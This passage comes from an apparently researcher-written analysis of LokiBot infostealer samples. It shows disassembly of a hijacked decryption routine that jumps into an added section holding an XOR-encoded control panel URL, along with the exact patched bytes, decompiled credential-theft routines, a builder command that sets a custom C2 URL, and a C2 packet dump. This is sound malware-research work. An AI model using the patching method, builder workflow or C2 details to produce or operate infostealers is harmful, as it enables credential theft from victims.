virtual-address	0x00001000	0x00015000	0x0001A000	0x000A0000
raw-size (105472 bytes)	79872 bytes	16896 bytes	512 bytes	8192 bytes
raw-address	0x00000400	0x00013C00	0x00017E00	0x00018000
cave (683 bytes)	267 bytes	416 bytes	0 bytes	0 bytes
entropy	6.492	4.256	0.322	0.221
entry-point (0x000139DE)	x	-	-	-
blacklisted	-	-	-	x
writable	-	-	x	x
executable	x	-	-	-

Image 30: Section header of the analyzed LokiBot sample

This behavior looks like if there was a bug on the program but, if there was a bug... Why are those samples been distributed massively?

I decided to analyze Decrypt3DESstring function deeper and the content of the "x" section.

7.1. DEEP ANALYSIS OF THE SUSPICIOUS BEHAVIOR

As previously described, the call trace for decrypting a string (url or registry key) is:

Decrypt3DESstring → Import3DESKeys + Decrypt3DESBuffer → CryptDecrypt

Decrypt3DESstring gets a 3DES key and a encrypted buffer.

Import3DESKeys imports 3DES key.

Decrypt3DESBuffer uses Windows API function CryptDecrypt to decrypt the 3DES protected buffer **but it does not return the 3DES decrypted buffer.**

Therefore, Decrypt3DESstring returns a 3DES decrypted buffer. This should be the ideal behavior of this function, but as was described before, each time Decrypt3DESstring is called, it returns a decrypted url with XOR or encrypted url with XOR.

The below images show how the input buffer to decrypt is a 3DES encrypted URL with 0x20 size. But after the call is done, the decrypted buffer is the XORed url.




Image 31: Hex view shows at address 662480 the buffer protected with 3DES. The length of the buffer is 0x20




Image 32: Hex view shows at address 662480 the decrypted url protected with XOR instead of the decrypted buffer protected with 3DES. The length of the string at 662480 is bigger than 0x20

This behavior is rare because 3DES input length is 0x20 and the final string length is bigger.

Lets see what happens in Decrypt3DESBuffer.

This function is exactly where the buffer is decrypted and returned.



Image 33: Graph of the Decrypt3DESBuffer's code

The code inside the green box, is responsible to decrypt 3DES buffer using CryptDecrypt Windows API function. The red boxes are responsible to decrypt the url protected with XOR and the blue box is the function epilogue.

```

00403700 push    9
00403702 call    getFunctionFromHash
00403707 mov     edi, [ebp+buffer]
0040370A push    edi
0040370B push    [ebp+arg_4]
0040370E push    esi
0040370F push    1
00403711 push    esi
00403712 push    [ebp+arg_0]
00403715 call    eax                ; CryptDecrypt
00403717 jmp     loc_4146F5
00403717 Decrypt3DESBuffer endp
00403717

```

Image 34: Green box. Here the buffer protected with 3DES is decrypted

```

004A0016 mov     ebx, 0DDDFFFFh
004A001B mov     esi, offset CONTROL_PANEL_XOR ; "http://ipvhosed.duckdns.org:6060/newma"...
004A0020 nop
004A0021 nop
004A0022 nop
004A0023 nop

```

```

004A0024 loc_4A0024:
004A0024 xor     [esi], bl
004A0026 inc     esi
004A0027 nop
004A0028 nop
004A0029 nop
004A002A nop
004A002B cmp     byte ptr [esi], 0
004A002E jnz     short loc_4A0024

```

```

004A0030 nop
004A0031 nop
004A0032 mov     esi, offset CONTROL_PANEL_XOR ; "http://ipvhosed.duckdns.org:6060/newma"...

```

Image 35: Red boxes. Here the url protected with XOR is decrypted and written to the address where the buffer decrypted by the green box

```

004A004C mov     esi, [edi]
004A004E jmp     loc_40371D
004A004E ; END OF FUNCTION CHUNK FOR Decrypt3DESBuffer

```

```

0040371D ; START OF FUNCTION CHUNK FOR Decrypt3DESBuffer
0040371D loc_40371D:
0040371D pop     edi
0040371E mov     eax, esi
00403720 pop     esi
00403721 pop     ebp
00403722 retn
00403722 ; END OF FUNCTION CHUNK FOR Decrypt3DESBuffer

```

Image 36: Blue box. The epilogue of the function

The next images show how the red box's code overwrites the decrypted url protected with 3DES with the XORed decrypted key ALWAYS.




Image 37: On Hex View-1 is the decrypted url protected with XOR, on Hex View-3 is the url decrypted protected with 3DES




Image 38: On Hex View-1 is the decrypted url protected with XOR, on Hex View-3 is the url decrypted protected with XOR. The decrypted url protected with 3DES was overwritten

This is the reason why each time that LokiBot tries to decrypt a buffer using Decrypt3DESstring it always returns the decrypted url protected with XOR or the encrypted url protected with XOR. It doesn't matter if the string that wants to be decrypted is an url of all the protected urls with 3DES or the string is the registry key LokiBot uses it for persistence.

But, Is it a BUG?

The below image shows how after LokiBot calls CryptDecrypt function it jumps from 0x403717 to 0x4146F5 and from 0x4146F5 to 0x4A0000.




Image 39: Trampoline code. From green box at 0x403717 to red box to 0x4146F5 and 0x4A0000 ("x" section)

0x4A0000 address is the beginning of the suspicious "x" section. Furthermore, the url protected with XOR and the code responsible to decrypt that url are in the "x" section (the red boxes).

This behavior is like if someone hooked that function, as if a third person modified manually the code for patching the control panel URL with its custom control panel url.

```

004036F2 ; int __cdecl Decrypt3DESBuffer(int a1, int a2, int *buffer)
004036F2 Decrypt3DESBuffer proc near                ; CODE XREF: Decrypt3DESString+6A:p
004036F2
004036F2 var_4= dword ptr -4
004036F2 arg_0= dword ptr 8
004036F2 arg_4= dword ptr 0Ch
004036F2 buffer= dword ptr 10h
004036F2
004036F2 ; FUNCTION CHUNK AT .text:0040371D SIZE 00000006 BYTES
004036F2 ; FUNCTION CHUNK AT .text:004146F5 SIZE 00000005 BYTES
004036F2 ; FUNCTION CHUNK AT .x:004A0000 SIZE 00000053 BYTES
004036F2
004036F2 55          push     ebp
004036F3 8B EC       mov      ebp, esp
004036F5 56          push     esi
004036F6 57          push     edi
004036F7 33 F6       xor      esi, esi
004036F9 56          push     esi
004036FA 56          push     esi
004036FB 68 8D 0D 26 FF push     OFF260D8Dh
00403700 6A 09       push     9
00403702 E8 DE FA FF call     getFunctionFromHash
00403707 8B 7D 10     mov      edi, [ebp+buffer]
0040370A 57          push     edi
0040370B FF 75 0C     push     [ebp+arg_4]
0040370E 56          push     esi
0040370F 6A 01       push     1
00403711 56          push     esi
00403712 FF 75 08     push     [ebp+arg_0]
00403715 FF D0       call     eax                ; CryptDecrypt
00403717 E9 D9 0F 01 00 jmp      loc_4146F5
00403717 Decrypt3DESBuffer endp
00403717
0040371C 90          db      90h
0040371D
0040371D ; START OF FUNCTION CHUNK FOR Decrypt3DESBuffer
0040371D loc_40371D:
0040371D ; CODE XREF: Decrypt3DESBuffer:loc_4A0046+j
0040371D ; Decrypt3DESBuffer+9C95C+j
0040371D 5F          pop      edi
0040371E 8B C6       mov      eax, esi
00403720 5E          pop      esi
00403721 5D          pop      ebp
00403722 C3          retn
00403722 ; END OF FUNCTION CHUNK FOR Decrypt3DESBuffer
  
```

Image 40: Code view where is easy to see how there is a trampoline

The above image shows how the jump at address 0x403717 it's used as trampoline to the "x" section.

8. LOOKING FOR OLD SAMPLES

At this point I was 90% sure this function was modified by a third person, because this code is not generated by a compiler.

Other feature of all of the most recent LokiBot samples is the compiled timestamp.



Image 41: Compiler date of all of the LokiBot samples recently distributed

It looks like as if the actor that modified the original binary uses the same binary for creating a new LokiBot sample with a custom control panel (url protected with XOR).

So I had to search samples before that date.

Finally, I found a binary (d13d88b27887a5ba9c00dbe309873298) from January of 2016, 6 months before this LokiBot version more or less.




Image 42: Compiler date of a version of LokiBot oldest than the version I have analyzed

9. OLD LOKIBOT VS “HIJACKED” LOKIBOT

I started to analyze the old lokibot sample trying to find related patterns, and the way which the control panel urls are decrypted.

As the below image shows, the old LokiBot (loki.bin) doesn't have a “x” section, instead of “x” section it has a good formed “reloc” section.




Image 43: Comparing the sections of the old LokiBot and the analyzed LokiBot

After analyze the code of old LokiBot and its main functionality I noticed the two binaries performs the same functionality but with different binary code (it depends on the high level program code or the compiler).

```
int GetCredentialsAndSendToC2C()  
{  
    int result; // eax  
  
    result = AllocMemoryStruc(5000);  
    dword_94D084 = result;  
    if ( result )  
    {  
        caller(1, sc_mozillafirefox);  
        caller(4, sc_icedragon);  
        caller(7, sc_safari);  
        caller(2, sc_kmeleon);  
        caller(5, sc_seamonkey);  
        caller(3, sc_flock);  
    }  
}
```

Image 44: GetCredentialsAndSendToC2C function of the old version

```

v199 = sc_mozillafirefox;
v200 = sc_icedragon_0;
v201 = sc_safari_0;
v202 = sc_kmeleon;
v203 = sc_flock_0;
do
{
    caller(*(int *) ((char *)&v2 + v1), *(int (**)) ((char *)&appFunctionsArray + v1));
    v1 += 4;
}
while ( v1 < 0x194 );

```

Image 45: GetCredentialsAndSendToC2C function of the “hijacked” version




Image 46: Comparing the code of the main function.

The above images show how the old version of LokiBot and the hijacked samples of LokiBot steal data. The old version calls the caller function in linear mode while the patched latest LokiBot samples perform those calls in a loop.

This old sample uses `Decrypt3DESstring` to decrypt control panels, so let's compare its code.

In this LokiBot old sample the call trace is the same as in the patched LokiBot.

Decrypt3DESstring → Import3DESKeys + Decrypt3DESBuffer → CryptDecrypt

The image below shows the `SendData` function of the 2 versions. Both, the old and the latest distributed version use `Decrypt3DESstring` function, the difference is that the old version just has 2 embedded URLs protected with 3DES and the last version has 4 URLs.



Image 47: Comparing the function responsible to decrypt contro the control panels protected with 3DES. The old version has 2 urls, while the last (analyzed) version has 4 urls

Analyzing `Decrypt3DESString` in both samples, we can see the functions are identical except 1 instruction that is patched in the latest version as is shown in the below image.




Image 48: The code is the same but the opcodes inside the black square was patched in the last version

Finally as I suspected, the `Decrypt3DESBuffer` function is patched, as is shown in the image below.




Image 49: Comparing Decrypt3DESBuffer

Exactly the patched bytes were 6 bytes. (At offset 0x403717 as shown in the below image)




Image 50: Comparing Decrypt3DESBuffer. Trampoline vs Original code

Concretely, the patched bytes are "85 C0 74 02 8B 37". Those bytes were changed to "E9 D9 0F 01 00 90" which now are used for jumping to the "x" section.

10. BUILDER

The newest (or the most extended) LokiBot samples are patched. There is a new section called “x” where is a xored url. That url is the control panel url.

Keeping that in mind, it would be very easy to create a builder, for creating LokiBot samples with a new control panel and sell it. You could change the xored url with another xored url using a hex editor or with a simple script.

There exist a builder in the underground forums which is able to create new LokiBot samples with a custom control panel. As I explained before, this builder encrypts the control panel with xor and writes it in the “x” section.




Image 51: LokiBot builder for the analyzed sample. This builder is been used for generating the most extended LokiBot samples

```
C:\Users\d00rt>"C:\Users\d00rt\Desktop\Loki 1.8\builder.exe" 1922 http://icrackedyou.re
||||| Reversed by abbat-v | Coded by hdsckr |||||
Done. Check build.bin
```

Image 52: The output of the builder after generate a new LokiBot sample. The control panel of the new LokiBot sample is <http://icrackedyou.re> as the image shows

In the above image it's showed the output of the builder, where there are some interesting strings.


- "Reversed by abbat-v"
- "Coded by hdsckr"
- "greetz everyone @ fuckav.ru"

It looks like the actor with abbat-v nickname reversed (and maybe patched) LokiBot and hdsckr wrote the builder code.

Fuckav is a underground forum where this malware is sold too.

Although, this article is not about LokiBot communication protocol I think it is interesting to know that LokiBot uses a custom packet format for communicating with the control panel.

Those packets have an identifier. The identifier in the first versions of LokiBot was "XXXXX11111"



10	00	27	00	00	00	0A	00	00	00	00	58	58	58	58	58	31	..'.XXXXX1
31	31	31	31	01	00	0A	00	00	00	64	00	30	00	30	00	00	1111.....d.0.0.
72	00	74	00	01	00	1E	00	00	00	44	00	45	00	53	00	00	r.t.....D.E.S.
4B	00	54	00	4F	00	50	00	2D	00	33	00	55	00	35	00	00	K.T.O.P.-.3.U.5.
45	00	4E	00	41	00	52	00	01	00	1E	00	00	00	44	00	00	E.N.A.R.....D.
45	00	53	00	4B	00	54	00	4F	00	50	00	2D	00	33	00	00	E.S.K.T.O.P.-.3.
55	00	35	00	45	00	4E	00	41	00	52	00	00	04	00	00	00	U.5.E.N.A.R.....

Image 53: Packet sent to the c&c of LokiBot old version

The most distributed LokiBot sample (the patched version) instead of "XXXXX11111" it sends as identifier the next string "ckav.ru" which is a substring of "fuckav.ru".

